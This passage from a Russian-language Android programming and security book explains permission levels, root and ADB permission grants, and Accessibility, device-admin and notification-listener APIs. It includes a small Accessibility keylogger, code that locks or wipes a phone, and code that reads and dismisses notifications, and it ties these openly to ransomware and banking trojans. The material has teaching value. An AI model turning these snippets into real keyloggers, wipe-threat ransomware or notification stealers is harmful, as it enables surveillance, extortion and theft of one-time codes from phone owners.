- **dangerous** — «опасные» полномочия, которые приложение получит только в случае согласия пользователя (примеры: READ_SMS, SEND_SMS, CALL_PHONE, READ_CALL_LOG).
- **signature** — доступны только приложениям, подписанным ключом прошивки (примеры: GET_TASKS, MANAGE_USERS, WRITE_SETTINGS, MOUNTUNMOUNT_FILESYSTEMS).
- **priveleged** — доступны приложениям, располагающимся в каталоге /system/priv-app.

В большинстве случаев уровни доступа **signature** и **priveleged** равноценны. Например, чтобы получить полномочие MANAGE_USERS, приложение должно быть либо подписано ключом прошивки, либо размещено в каталоге /system/priv-app. Но есть и исключения, например полномочие MANAGE_DEVICE_ADMIN имеет уровень доступа signature, т. е. единственный способ его получить — подписать приложение ключом прошивки.

Есть также набор внутренних уровней доступа, введенных в Android для решения определенных проблем: **installer**, **development**, **preinstalled**, **appop**, **pre23**. По сути, это костыли, и на данном этапе вы можете о них не думать, однако к уровню доступа **development** мы еще вернемся, и он нам очень сильно пригодится. А пока поговорим о том, как получить нужные нам уровни доступа и что они дают.

Уровень доступа privileged

Privileged — не самый высокий уровень доступа и позволяет использовать далеко не весь API Android. Однако в большинстве случаев он оказывается вполне достаточным, т. к. позволяет устанавливать и удалять приложения и пользователей (INSTALL_PACKAGES, DELETE_PACKAGES, MANAGE_USERS), управлять статусной строкой (STATUS_BAR), управлять некоторыми настройками питания (WRITE_SECURE_SETTINGS), читать и изменять настройки Wi-Fi (READ_WIFI_CRIDENTIAL, OVERRIDE_WIFI_CONFIG), отключать приложения и их компоненты (CHANGE_COMPONENT_ENABLED_STATE) и многое другое. Список priveleged-полномчий можно посмотреть в исходниках Android (**https://**

github.com/android/platform_frameworks_base/blob/master/core/res/AndroidManifest.xml), простым поиском по слову "privileged".

Чтобы приложение получило уровень доступа **priveleged**, оно должно быть установлено в каталог `/system/priv-app`, а это значит, поставляться предустановленным в составе прошивки.

В ранних версиях Android мы могли получить эти полномочия, просто скопировав приложение в системный каталог с помощью прав root и следующего кода. Однако современный Android не позволяет переподключить системный раздел в режиме записи, и этот способ больше не работает (исходный код функции `runSuCommand` приведен в разделе «Права root»):

java

```
// Функция делает указанное приложение системным и отправляет смартфон в мягкую
перезагрузку
static public void makeAppSystem(String appName) {
    String systemPrivAppDir = "/system/priv-app/";
    String systemAppDir = "/system/app/";

    String appPath = "/data/app/" + appName;

        // Подключаем /system в режиме чтения-записи
    if (!runSuCommand("mount -o remount,rw /system", true)) {
        Log.e(TAG, "makeAppSystem: Can't mount /system");
        return;
    }

    int api = Build.VERSION.SDK_INT;
    String appDir = systemPrivAppDir;

        // Копируем приложение в /system/priv-app или /system/app в зависимости
                                                                от версии Android
    if (api >= 21) {
        runSuCommand("cp -R " + appPath + "* " + appDir, true);
        runSuCommand("chown -R 0:0 " + appDir + appName + "*", true);
        runSuCommand("rm -Rf " + appPath + "*", true);
    } else {
        if (api < 20) { appDir = systemAppDir; }
        runSuCommand("cp " + appPath + "* " + appDir, true);
        runSuCommand("chown 0:0 " + appDir + appName + "*", true);
        runSuCommand("rm -f " + appPath + "*", true);
    }

    // Отправляем смартфон в мягкую перезагрузку
    Shell.runSuCommand("am restart", true);
}
```

Уровень доступа signature

Подпись ключом прошивки позволяет получить самый высокий уровень доступа к API — **signature**. Имеющее такой доступ приложение может делать очень многое: манипулировать любыми настройками Android, наделять приложения правами администратора (`MANAGE_DEVICE_ADMINS`), программно нажимать кнопки и вводить данные в любое окно (`INJECT_EVENTS`) и многое другое.

Получить такой уровень доступа на стоковой прошивке почти невозможно. Ни один производитель смартфонов не предоставит вам ключ для подписи своих прошивок. Но если речь идет о кастомной прошивке, то все становится немного проще. Например, неофициальные сборки LineageOS и других кастомных прошивок часто подписываются тестовым ключом, а его особенность заключается в том, что он есть в открытом доступе.

С другой стороны, в LineageOS есть механизм безопасности, который, в отличие от чистого Android, не позволяет получать уровень доступа **signature** абсолютно всем приложениям, подписанным ключом прошивки, а только тем, что размещены в `/system/priv-app`. А перемонтировать системный раздел для записи в современном Android невозможно.

Уровень доступа development

В Android есть специальный уровень доступа **development**, отличие которого заключается в том, что приложения получают его не по факту размещения в `/system/priv-app` или использования цифровой подписи прошивки, а динамически. То есть система может дать такой уровень доступа любому приложению, а может и отозвать обратно. Но самое важное, что, имея права root, приложение может наделить себя таким уровнем доступа самостоятельно. Чтобы это сделать, достаточно использовать примерно такой код:

java

```
runSuCommand("pm grant " + appName + " android.permission.WRITE_SECURE_SETTINGS", true);
```

Более того, приложение можно наделить этим полномочием, используя ADB:

```
$ adb shell pm grant appName android.permission.WRITE_SECURE_SETTINGS
```

В данном случае приложение `appName` получит полномочие `WRITE_SECURE_SETTINGS` вне зависимости от того, где оно размещено и каким ключом подписано.

Полномочие `WRITE_SECURE_SETTINGS` появилось в Android 4.2 для защиты некоторых критически важных настроек Android. Среди таких настроек — включение и выключение режима полета, управление настройками местоположения и передачи данных. Оно защищено сразу тремя уровнями доступа: **signature**, **privileged** и **development**. То есть вы можете использовать любой из перечисленных выше спо-

собов получения уровня доступа, чтобы наделить свое приложение полномочием WRITE_SECURE_SETTINGS. Как использовать открывшиеся возможности? Например, так:

java

```
// Читаем текущее значение настройки
boolean isEnabled = Settings.System.getInt(getContentResolver(),
Settings.System.AIRPLANE_MODE_ON, 0) == 1;

// Переключаем настройку
Settings.System.putInt(getContentResolver(), Settings.System.AIRPLANE_MODE_ON,
isEnabled ? 0 : 1);

// Отправляем интент для переключения
Intent intent = new Intent(Intent.ACTION_AIRPLANE_MODE_CHANGED);
intent.putExtra("state", !isEnabled);
sendBroadcast(intent);
```

Этот код переключает смартфон в режим полета, или наоборот, в зависимости от текущего состояния.

Права администратора и сервис Accessibility

Кроме традиционных полномочий в Android есть три метаразрешения, которые открывают доступ к весьма опасным, но порой очень полезным API:

1. Администрирование устройства — API, предназначенный для корпоративных приложений. Позволяет выполнять такие операции, как сброс и установка пароля экрана блокировки, выполнять сброс смартфона до заводских настроек и устанавливать правила минимальной сложности пароля. Одна из особенностей API — запрет на удаление приложения, получившее права администратора, чем с радостью пользуются авторы вредоносного ПО.
2. Accessibility — API для реализации приложений для людей с ограниченными возможностями. Фактически API позволяет создавать альтернативные способы управления устройством и поэтому открывает поистине безграничные возможности. С его помощью можно получить доступ к содержимому экрана практически любого приложения, нажимать на кнопки интерфейса и программно нажимать клавиши самого смартфона. Но есть и способ защиты: разработчик приложения может прямо указать, что определенные элементы интерфейса приложения будут недоступны для сервисов Accessibility.
3. Уведомления — API, позволяющий получить доступ ко всем уведомлениям, отображающимся в панели уведомлений. С помощью этого API приложение может прочитать всю информацию об уведомлении, включая заголовок, текст и содержимое кнопок управления, нажать на эти кнопки и даже смахнуть уведомление. API пользуется особой популярностью среди разработчиков всевозмож-

ных банковских троянов, с помощью которого они могут читать коды подтверждения и смахивать предупреждающие сообщения от банков.

Получив доступ ко всем этим API, зловредное приложение сможет сделать со смартфоном практически все что угодно. Именно поэтому для защиты используются не традиционные запросы полномочий, на которые пользователь может машинально ответить «Да», а скрытый глубоко в настройках интерфейс, который при активации покажет угрожающее сообщение. Все, что может сделать приложение, чтобы получить нужное полномочие, — это перебросить пользователя в окно этих настроек, после чего последний должен будет найти нужное приложение, включить соответствующий переключатель и согласиться с предупреждающим сообщением.

Заставить пользователя дать разрешение на использование этих API можно обманом. Зачастую зловреды прикидываются легитимными приложениями, которым разрешение нужно для работы ключевой функциональности. К примеру, это может быть приложение для ведения журнала уведомлений или приложение для альтернативной жестовой навигации (такому приложению нужен сервис Accessibility для нажатия кнопок навигации). Также можно использовать атаку Cloak & Dagger, чтобы перекрыть окно настроек другим безобидным окном.

Нажимаем кнопки смартфона

Простейший сервис Accessibility может выглядеть так:

kotlin

```
class AccessService: AccessibilityService() {
 companion object {
   var service: AccessibilityService? = null

   // Метод для программного нажатия кнопки "Домой"
   fun pressHome() {
     service?.performGlobalAction(GLOBAL_ACTION_HOME)
   }
 }

 override fun onServiceConnected() {
   service = this
   super.onServiceConnected()
 }

 override fun onUnbind(intent: Intent?): Boolean {
   service = null
   return super.onUnbind(intent)
 }

 override fun onInterrupt() {}
 override fun onAccessibilityEvent(event: AccessibilityEvent) {}
}
```

Чтобы система узнала про наш сервис, его необходимо объявить в AndroidManifest.xml:

xml

```
<service
    android:name=".AccessService"
    android:label="@string/app_name"
    android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService" />
    </intent-filter>

    <meta-data
        android:name="android.accessibilityservice"
        android:resource="@xml/accessibility_service_config" />
</service>
```

Это описание ссылается на конфигурационный файл accessibility_service_config.xml, который должен быть определен в каталоге xml проекта. Для нашего случая достаточно будет такого конфига:

xml

```
<accessibility-service xmlns:android="http://schemas.android.com/apk/res/android"
    android:canRetrieveWindowContent="false"
    android:description="@string/accessibility_description" />
```

После того как пользователь включит наш сервис Accessibility в окне **Настройки → Спец. Возможности**, система автоматически запустит сервис, и мы сможем выполнить функцию pressHome(), чтобы нажать кнопку «Домой»:

kotlin

```
// Если service не null - значит, система успешно запустила сервис
if (AccessService.service != null) {
    AccessService.pressHome()
}
```

Одной лишь только этой функциональности достаточно, чтобы реализовать Ransomware, который будет вызывать функцию pressHome() в цикле, чтобы бесконечно возвращать пользователя на домашний экран, не давая нормально использовать устройство (рис. 15.4).

Однако настоящая мощь Accessibility кроется не в нажатии кнопок навигации, а в возможности контролировать другие приложения.




Рис. 15.4. Окно включения сервиса Accessibility в Android 11

Извлекаем текст из полей ввода

API Accessibility был создан для людей с ограниченными возможностями. С его помощью можно, например, создать приложение, которое будет зачитывать все надписи интерфейса и позволит «нажимать» на элементы интерфейса голосом. Все это возможно благодаря тому, что Accessibility открывает полный доступ к интерфейсу приложений в виде дерева элементов, по которому можно пройти и выполнить над элементами определенные операции.

Чтобы научить наше приложение «ходить» по интерфейсу приложений, мы должны изменить описание сервиса в его настройках. Следующая конфигурация дает полный доступ к интерфейсу любого приложения:

xml

```
<accessibility-service
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:accessibilityEventTypes="typeAllMask"
    android:accessibilityFeedbackType="feedbackAllMask"
    android:accessibilityFlags="flagDefault"
    android:canRequestEnhancedWebAccessibility="true"
    android:notificationTimeout="100"
    android:packageNames="@null"
    android:canRetrieveWindowContent="true"
    android:canRequestTouchExplorationMode="true"
    />
```

Теперь напишем простейший кейлоггер. Для этого добавим в уже существующий код сервиса такую функцию:

kotlin

```
override fun onAccessibilityEvent(event: AccessibilityEvent) {
    if (event.source?.className == "android.widget.EditText") {
        Log.d("EditText text: ", event.source?.text.toString())
    }
}
```

Теперь все, что пользователь введет в любое поле ввода любого приложения, будет выведено в консоль.

API Accessibility достаточно развит и позволяет перемещаться по дереву элементов, копировать текст элементов, вставлять в них текст и выполнять множество других действий. Это действительно опасный инструмент, поэтому Android будет использовать любую возможность, чтобы отозвать права Accessibility у приложения. Например, это произойдет при первом же падении сервиса. Кроме того, Andoroid также предоставляет разработчикам способ защиты критических компонентов приложения с помощью флага `importantForAccessibility`:

xml

```
<LinearLayout
    android:importantForAccessibility="noHideDescendants"
    ... />
```

Этот код скроет лэйоут и всех его потомков от сервисов Accessibility. То же самое в коде:

kotlin

```
view.setImportantForAccessibility(IMPORTANT_FOR_ACCESSIBILITY_NO_HIDE_DESCENDANTS);
```

Есть удобный способ сделать дамп UI любого приложения таким, каким его видит сервис Accessibility (рис. 15.5):

```
$ adb shell uiautomator dump
$ adb pull /sdcard/window_dump.xml
```

```
<?xml version='1.0' encoding='UTF-8' standalone='yes' ?>
<hierarchy rotation="0">
    <node index="0" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger" content-desc="" checkable
        ="false" checked="false" clickable="false" enabled="true" focusable="false" focused="false" scrollable="false" long-clickable="false"
        password="false" selected="false" bounds="[0,0][1080,2160]">
        <node index="0" text="" resource-id="" class="android.widget.LinearLayout" package="org.telegram.messenger" content-desc="" checkable
            ="false" checked="false" clickable="false" enabled="true" focusable="false" focused="false" scrollable="false" long-clickable
            ="false" password="false" selected="false" bounds="[0,0][1080,2160]">
            <node index="0" text="" resource-id="android:id/content" class="android.widget.FrameLayout" package="org.telegram.messenger"
                content-desc="" checkable="false" checked="false" clickable="false" enabled="true" focusable="false" focused="false"
                scrollable="false" long-clickable="false" password="false" selected="false" bounds="[0,0][1080,2160]">
                <node index="0" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger" content-desc=""
                    checkable="false" checked="false" clickable="false" enabled="true" focusable="false" focused="false" scrollable="false"
                    long-clickable="false" password="false" selected="false" bounds="[0,0][1080,2160]">
                    <node index="0" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger" content-desc=""
                        checkable="false" checked="false" clickable="false" enabled="true" focusable="true" focused="false" scrollable="false"
                        long-clickable="false" password="false" selected="false" bounds="[0,0][1080,2160]">
                        <node index="0" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger" content
                            -desc="" checkable="false" checked="false" clickable="false" enabled="true" focusable="false" focused="false"
                            scrollable="false" long-clickable="false" password="false" selected="false" bounds="[0,0][1080,2160]">
                            <node index="0" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger" content
                                -desc="" checkable="false" checked="false" clickable="false" enabled="true" focusable="false" focused="false"
                                scrollable="false" long-clickable="false" password="false" selected="false" bounds="[0,0][1080,2160]" />
                            <node index="1" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger" content
                                -desc="" checkable="false" checked="false" clickable="false" enabled="true" focusable="false" focused="false"
                                scrollable="false" long-clickable="false" password="false" selected="false" bounds="[0,0][1080,2160]">
                                <node index="0" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger"
                                    content-desc="" checkable="false" checked="false" clickable="false" enabled="true" focusable="false"
                                    focused="false" scrollable="false" long-clickable="false" password="false" selected="false" bounds="[0
                                    ,0][1080,2160]">
                                    <node index="0" text="" resource-id="" class="android.widget.FrameLayout" package="org.telegram.messenger"
                                        content-desc="" checkable="false" checked="false" clickable="true" enabled="true" focusable="true"
                                        focused="false" scrollable="false" long-clickable="false" password="false" selected="false" bounds="[0
                                        ,0][1080,290]">
                                        <node index="0" text="" resource-id="" class="android.widget.ImageView" package="org.telegram
```

Рис. 15.5. Дамп интерфейса Telegram

Блокируем устройство и защищаемся от удаления

Перейдем к API администрирования устройства. Как уже было сказано выше, этот API предназначен для удаленного управления защитой устройств: установки пароля, политик сложности пароля и удаленного сброса устройства. Использовать его не труднее, чем сервис Accessibility, но сам принцип использования отличается.

Первое, что мы должны сделать, — это создать ресивер, который будет вызван после включения/выключения прав администратора. Добавлять в ресивер какой-то осмысленный код не обязательно — главное, чтобы он просто был:

kotlin

```kotlin
class DeviceAdminPermissionReceiver : DeviceAdminReceiver() {
    override fun onDisabled(aContext: Context, aIntent: Intent) {
    }
}
```

Далее этот ресивер необходимо добавить в манифест:

xml

```xml
<receiver
    android:name=".DeviceAdminPermissionReceiver"
```

```
    android:label="@string/app_name"
    android:permission="android.permission.BIND_DEVICE_ADMIN">

    <meta-data
        android:name="android.app.device_admin"
        android:resource="@xml/admin_policies" />

    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
    </intent-filter>
</receiver>
```

Эта запись ссылается на конфигурационный файл `xml/admin_policies.xml`. Создаем его и добавляем следующие строки:

xml

```
<device-admin>
    <uses-policies>
        <reset-password />
        <force-lock />
        <wipe-data />
    </uses-policies>
</device-admin>
```

Конфигурация говорит, что наше приложение может сбрасывать и менять пароль экрана блокировки, выключать экран, блокируя его паролем, и делать сброс устройства до заводских настроек.

После того, как пользователь даст разрешение на использование прав администратора в разделе **Настройки → Безопасность → Приложения администратора устройства**, мы можем проверить, действительно ли мы получили эти права, и воспользоваться ими:

kotlin

```
// Функция для определения наличия прав
fun checkAdminPermission() {
    val adminComponent = ComponentName(this,
DeviceAdminPermissionReceiver::class.java)
    val policyManager = getSystemService(Context.DEVICE_POLICY_SERVICE)
                                                        as DevicePolicyManager
    return policyManager.isAdminActive(adminComponent))
}

val policyManager = getSystemService(Context.DEVICE_POLICY_SERVICE)
                                                        as DevicePolicyManager
```

```
// Блокируем устройство и принудительно запрашиваем пароль
policyManager.lockNow()

// Сбрасываем устройство до заводских настроек
policyManager.wipeData(0)

// Меняем пароль экрана блокировки (не работает в Android 7+)
policyManager.resetPassword("1234", 0)
```

Обратите внимание, что мы можем заблокировать устройство, и даже сбросить его до заводских настроек, но начиная с Android 7 не можем поменять текущий пароль на экране блокировки. Если быть более точным, текущий пароль в современных




Рис. 15.6. Экран включения прав администратора

устройствах может изменять только приложение со статусом **device owner**. Есть только два способа получить такой статус:

- установить приложение-администратор на девственно чистое устройство с помощью QR-кода. Для этого есть специальный API, которого мы не будем касаться;
- назначить приложение device owner'ом с помощью ADB или прав root. Для этого нужно выполнить такую команду:

```
$ dpm set-device-owner com.example.app/.DeviceAdminPermissionReceiver
```

Но даже имея возможность только сбрасывать и блокировать устройство, мы можем написать приложение, которое будет требовать у пользователя выкуп с угрозой уничтожения всех данных или блокировать устройство в цикле. При этом пользователь не сможет просто так взять и удалить наше приложение, сначала у него придется отозвать права администратора (рис. 15.6).

Перехватываем и смахиваем уведомления

Может показаться, что перехват уведомлений не столь уж лакомый кусок для зловредов, но только вдумайтесь: в современных устройствах через уведомления проходит масса конфиденциальной информации — SMS (включая одноразовые коды подтверждения), сообщения мессенджеров, заголовки писем и часть их содержимого, всевозможные сервисные сообщения.

Как и в случае Accessibility API, для перехвата уведомлений нужен сервис, которым в конечном итоге будет управлять сама система. Напишем код сервиса:

kotlin

```
class NLService: NotificationListenerService() {
    private var connected = false

    override fun onListenerConnected() {
        connected = true
        super.onListenerConnected()
    }

    override fun onListenerDisconnected() {
        connected = false
        super.onListenerDisconnected()
    }

    override fun onNotificationPosted(sbn: StatusBarNotification) {
        cancelNotification(sbn.key)
    }

    override fun onNotificationRemoved(sbn: StatusBarNotification?) {
    }
}
```

Сервис имеет четыре основных коллбека. Два вызываются при подключении/отключении сервиса (это обычно происходит при запуске и остановке приложения, а также при включении и выключении доступа к уведомлениям). Еще два нужны для обработки появления/исчезновения уведомлений. Наш простейший сервис при появлении уведомления сразу смахивает его, а при исчезновении не делает ничего. Однако мы могли бы, например, запомнить заголовок, текст, а также пакет, которому принадлежит уведомление:

```
val extras = sbn.notification.extras

val title = extras.getCharSequence(Notification.EXTRA_TITLE)
val text = extras.getCharSequence(Notification.EXTRA_TEXT)
val package = sbn.packageName
```

Банковские трояны обычно смотрят на пакет приложения, сравнивая с базой банковских клиентов, а также распарсивают заголовок и текст сообщения в поисках




Рис. 15.7. Окно включения доступа к уведомлениям (notify png, notify2.png)

специфичных для сообщений банков строк. Далее уведомление программно смахивается. Чтобы сервис заработал, его необходимо объявить в манифесте:

xml

```
<service
    android:name=".NLService"
    android:label="@string/app_name"
    android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
    <intent-filter>
        <action
android:name="android.service.notification.NotificationListenerService" />
    </intent-filter>
</service>
```

После включения в настройках (**Приложения и уведомления → Специальный доступ → Доступ к уведомлениям**) сервис начнет работать (рис. 15.7).

Права root

Процесс написания приложений с поддержкой прав root сильно отличается от традиционного программирования для Android. И не потому, что нам придется задействовать низкоуровневые системные API (хотя это тоже возможно), а потому, что, по сути, мы будем иметь дело с консолью и ее командами. Поэтому первое, что мы должны сделать, — это научиться запускать команды без прав root.

Запускаем команды

Запуск внешних команд в Android выполняется точно так же, как и в Java, а именно с помощью такой строки:

```
Runtime.getRuntime().exec("команда");
```

Ну или такой, если мы не хотим, чтобы приложение упало, если команда не будет найдена:

java

```
try {
    Runtime.getRuntime().exec("команда");
} catch (IOException e) {
        throw new RuntimeException(e);
}
```

Метод `exec()` запускает шелл и команду в нем в отдельном потоке. После завершения команды поток уничтожается. Все просто и понятно, только толку нам от этого

мало — вывода команды мы все равно не видим. Чтобы решить эту проблему, мы должны прочитать стандартный выходной поток, для чего понадобится примерно такая функция:

java

```
public String runCommand(String cmd) {
        try {
            // Выполняем команду
        Process process = Runtime.getRuntime().exec(cmd);

        BufferedReader reader = new BufferedReader(
                new InputStreamReader(process.getInputStream()));

        int read;
        char[] buffer = new char[4096];
        StringBuffer output = new StringBuffer();

            // Читаем вывод
        while ((read = reader.read(buffer)) > 0) {
            output.append(buffer, 0, read);
        }

        reader.close();

            // Дожидаемся завершения команды и возвращаем результат
        process.waitFor();
        return output.toString();
    } catch (IOException e) {
        throw new RuntimeException(e);
    } catch (InterruptedException e) {
        throw new RuntimeException(e);
    }
}
```

Теперь у нас есть возможность запускать команды и видеть результат их работы, но что это нам дает? Ну, как вариант, мы можем прочитать информацию о процессоре (рис. 15.8). Создаем простую формочку с одной кнопкой сверху и `TextView` ниже нее. Далее в теле метода `onCreate` пишем такой код:

java

```
// Наш TextView
final TextView textView = (TextView) findViewById(R.id.textView);

// Кнопка
final Button button = (Button) findViewById(R.id.button);
```

```
// При нажатии кнопки..
button.setOnClickListener(new View.OnClickListener() {
    public void onClick(View v) {
            // Запускаем команду и размещаем вывод в TextView
        String cpuinfo = runCommand("cat /proc/cpuinfo");
        textView.setText(cpuinfo);
    }
});
```

